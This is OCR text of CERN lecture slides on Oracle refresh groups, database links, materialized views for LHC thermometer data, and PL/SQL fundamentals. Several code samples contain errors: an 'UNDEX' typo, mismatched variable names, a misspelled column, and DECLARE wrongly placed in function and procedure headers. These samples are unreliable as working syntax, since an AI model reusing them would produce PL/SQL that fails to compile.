
Refresh Groups

- Used to enforce referential integrity among materialized views
- Create a refresh group

```
DBMS_REFRESH.MAKE ( name      => 'my_group'
                   ,list      => 'my_mview1', 'my_mview2'
                   ,next_date => SysDate
                   ,interval  => 'SysDate+1/24');
```

- Add a mview to a group - DBMS_REFRESH.ADD
- Remove a mview from a group - DBMS_REFRESH.SUBTRACT
- Alter refresh schedule - DBMS_REFRESH.CHANGE

Note: While the refresh_group is performing the refresh on the mviews, the data in the mviews is still available!



Advanced Database Features

Real World Example

In order to configure some of the Front End Computers in the controls systems for the LHC, they have to be 'fed' with cryogenic thermometers settings . The data that they need is split between several database schemas on different databases.

How can I solve the problem?

Step 1: I need to access data on a remote database
Step 2: I need to use materialized views to hold the aggregated data that I need


Local Database

Thermbase
- thermometers,
- interpolation,
- interpolation_points,
- suggested_interpolation, etc.

Remote Database /edmsdb/

Thermbase
- lhclayout.half_cell
- asbviews.cryo_thermometers

33/56 Zornitsa Zaharieva – CERN /AB-CO-DM/ Data Management and Database Technologies



Advanced Database Features

Real World Example

Step 1: Access data on a remote database - Use a database link and synonyms

```
CREATE DATABASE LINK edmsdb_link
 CONNECT TO thermbase IDENTIFIED BY password
 USING 'edmsdb';

 CREATE SYNONYM cryo_thermometers
       FOR asbviews.cryo_thermometers@edmsdb_link;
```

Local Database


Thermbase
- thermometers,
- interpolations,
- interpolation_points,
etc.

Database link

Remote Database /edmsdb/

Thermbase
- lhclayout.half_cell
- asbviews.cryo_thermometers

34/56 Zornitsa Zaharieva – CERN /AB-CO-DM/ Data Management and Database Technologies




Advanced Database Features

Real World Example

Step 2: Use of a materialized view to hold the aggregated data that I need.

```
CREATE MATERIALIZED VIEW mtf_thermometers
refresh force
with rowid
as
SELECT  part_id   ,description
        ,tag        ,top_assembly
        ,slot_id    ,SUBSTR(top_assembly, 3, 5) as system
        ,SUBSTR(slot_id, INSTR(slot_id,'.')+1) as location
 FROM  cryo_thermometers
ORDER BY part_id;

CREATE UNIQUE UNDEX mtf_thermometers_pk ON mtf_thermometers (part_id ASC)
TABLESPACE thermbase_idx;

EXECUTE DBMS_REFRESH.MAKE (  name       => 'mtf_thermometers_group'
                             ,list       => 'mtf_thermometers'
                             ,next_date => SysDate
                             ,interval   => 'SysDate+1/24');
```

35/56 Zornitsa Zaharieva – CERN /AB-CO-DM/ Data Management and Database Technologies




Advanced Database Features

Real World Example - Materialized Views Benefits


- Make complex queries easy
- Provide abstract interface for data independence
- Significant time performance improvement compared to views
- If the master table is not available, the materialized view will still have the data
- The data will be automatically updated every hour, once it is scheduled
- Using a refresh group – no 'down time' – the user can access the data even during the time the refresh is executed

36/56 Zornitsa Zaharieva – CERN /AB-CO-DM/ Data Management and Database Technologies




PL/SQL Introduction

- Procedural Language superset of the Structured Query Language
- Used to
  : codify the business rules through creation of stored procedures and packages
  : execute pieces of code when triggered by a database event
  : add programming logic to the execution of SQL commands
- Provides high-level language features
  : complex data types
  : data encapsulation
  : modular programming



PL/SQL Introduction

- Proprietary to Oracle RDBMS
- Integrated with the Oracle database server
  : code can be stored in the database
  : integral part of the database schema
  : shared and accessible by other users
  : execution of the code is very fast, since everything is done inside the database



PL/SQL Blocks


- Structured PL/SQL code
- Anonymous and stored blocks
- Structure of a PL/SQL block

  : **Declarations** – defines and initializes the variables and cursors used in the block

  : **Executable commands** – uses flow control commands (conditional statements, loops) to execute different commands and assign values to the declared variables

  : **Exception Handling** – provides customized handling of error conditions

```
DECLARE
  <declaration section>
BEGIN
  <executable commands>
EXCEPTION
  <exception handling>
END;
```



PL/SQL Datatypes


- PL/SQL datatypes include
  : all of the valid SQL datatypes

```
      l_dept_number       NUMBER(3);
```

  : complex datatypes (e.g. record, table, varray)
- Anchored type declarations allow to refer to the type of another object
  : %TYPE: references type of a variable or a database column
  : %ROWTYPE: references type of a record structure, table row or a cursor

```
      l_dept_number       dept.deptnb%TYPE
```

- Advantages of anchored declaration
  : the actual type does not need to be known
  : in case the referenced type had changed the program using anchored declaration will be recompiled automatically




PL/SQLRecords

- Record type is a composite type
  : similar to C structure
- Declaration of a record

```
dept_rec      dept%ROWTYPE;

TYPE type_dept_emp_rec   IS RECORD (
                                                 dept_no      dept.deptno%TYPE
                                                ,dept_name dept.dname%TYPE
                                                ,emp_name emp.ename%TYPE
                                                ,emp_job      emp.job%TYPE
                                               );
dept_emp_rec  IS type_dept_emp_rec;
```

- Using record variable to read a row from a table

```
SELECT  deptno, dname, loc
   INTO  dept_rec
  FROM  dept
WHERE  deptno = 30;
```



PL/SQL Conditional Control, Loops

- Conditional Control
  : IF, ELSE, ELSIF statements
  : CASE
- Loops
  : Simple loop


```
LOOP
   EXIT WHEN condition;
   <statements>
END LOOP;
```

  : WHILE loop

```
WHILE condition LOOP
   <statements>
END LOOP;
```

  : FOR loop - numeric range

```
FOR I IN 1..10 LOOP
   <statements>
END LOOP;
```




PL/SQLCursors

- Every SQL query produces a result set
  : a set of rows that answers the query
  : set can have 0 or more rows
- PL/SQL program can read the result set using a cursor
- A simple cursor example

```
CURSOR simple_dept_cursor IS
   SELECT deptno, dname, loc
      FROM dept;
```

- More complex example of a cursor – passing a parameter


```
CURSOR complex_dept_cursor (p_depnumber IN NUMBER) IS
   SELECT deptno, dname, loc
      FROM dept
   WHERE deptno > p_depnumber;
```



Using Cursors

- Basic use
  : OPEN
  : FETCH
  : CLOSE
- Cursor's attributes - determine the status of a cursor
  : %NOTFOUND
  : %FOUND
  : %ISOPEN
  : %ROWCOUNT

```
DECLARE
  l_dept_number     dept.deptnp%TYPE;
  CURSOR dept_cursor (p_dept_number IN NUMBER) IS
         SELECT deptno, loc
            FROM dept
         WHERE deptno > p_dept_number;

  dept_record  dept_cursor%ROWTYPE;

BEGIN
  l_dept_number   := 20;

  OPEN dept_cursor (l_dept_number);

  LOOP
     FETCH dept_cursor INTO dept_record;
     EXIT WHEN dept_cursor%NOTFOUND;

      do_something (dept_record.deptno, dept_record.loc);

   END LOOP;

   CLOSE dept_cursor;

EXCEPTION
 WHEN OTHERS THEN
    RAISE_APPLICATION_ERROR(-20001, 'Error with departments');
END;
```




Advanced Database Features

Using Cursors

- Cursor FOR loop

```
DECLARE
    l_dept_number     dept.deptnp%TYPE;
    CURSOR dept_cursor (p_dept_number IN NUMBER) IS
           SELECT deptno, loc
             FROM dept
           WHERE deptno > p_dep_number;

BEGIN
    l_dept_number   := 20;

    FOR dummy_record IN dept_cursor(l_dep_number) LOOP
        do_something (dummy_record.deptno, dummy_record.loc);
     END LOOP;
EXCEPTION
  WHEN OTHERS THEN
     RAISE_APPLICATION_ERROR(-20001, ‘Error with departments’);
END;
```

45/56 Zornitsa Zaharieva – CERN /AB-CO-DM/ Data Management and Database Technologies




Advanced Database Features

PL/SQL Procedures and Functions

- Procedures and functions are named blocks
  : anonymous block with a header
  : can be stored in the database
- The name of the block allows to invoke it from other blocks or recursively
- Procedures and functions can be invoked with arguments
- Functions return a value
- Values may also be returned in the arguments of a procedure

46/56 Zornitsa Zaharieva – CERN /AB-CO-DM/ Data Management and Database Technologies



Advanced Database Features

PL/SQL Procedures and Functions


- The header specifies
  : name and parameter list
  : return type (function headers)
  : any of the parameters can have a default value
  : modes - IN, OUT, IN OUT
- Function example

```
CREATE FUNCTION get_department_no (
                                              p_dept_name IN VARCHAR2 := null
                                             ) RETURN NUMBER
IS
DECLARE
  - - - - - - - -
BEGIN
 - - - - - - - - -
  RETURN(l_dept_no);
EXCEPTION
  - - - - - - - - -
END;
```

- Procedure example

```
CREATE PROCEDURE department_change (
                                  p_dept_number IN         NUMBER
                                  p_new_name     IN OUT
VARCHAR2
                                 )
AS
DECLARE
  …………
END;
```

47/56 nt and Database Technologies




Advanced Database Features

PL/SQL Packages


- Packages group logically related PL/SQL procedures, functions, variables
  : similar idea to OO Class
- A package consist of two parts
  : specification - public interface
  : body - private implementation
  : both have structure based on the generic PL/SQL block
- Package state persist for the duration of the database session

48/56 Zornitsa Zaharieva – CERN /AB-CO-DM/ Data Management and Database Technologies



PL/SQL Packages – Advantages of Using Them

- Packages promote modern development style
  : modularity
  : encapsulation of data and functionality
  : clear specifications independent of the implementation
- Possibility to use global variables
- Better performance
  : packages are loaded once for a given session



Oracle Supplied PL/SQL Packages


- Many PL/SQL packages are provided within the Oracle Server
- Extend the functionality of the database
- Some example of such packages:

  : DBMS_JOB - for scheduling tasks

  : DBMS_OUTPUT - display messages to the session output device

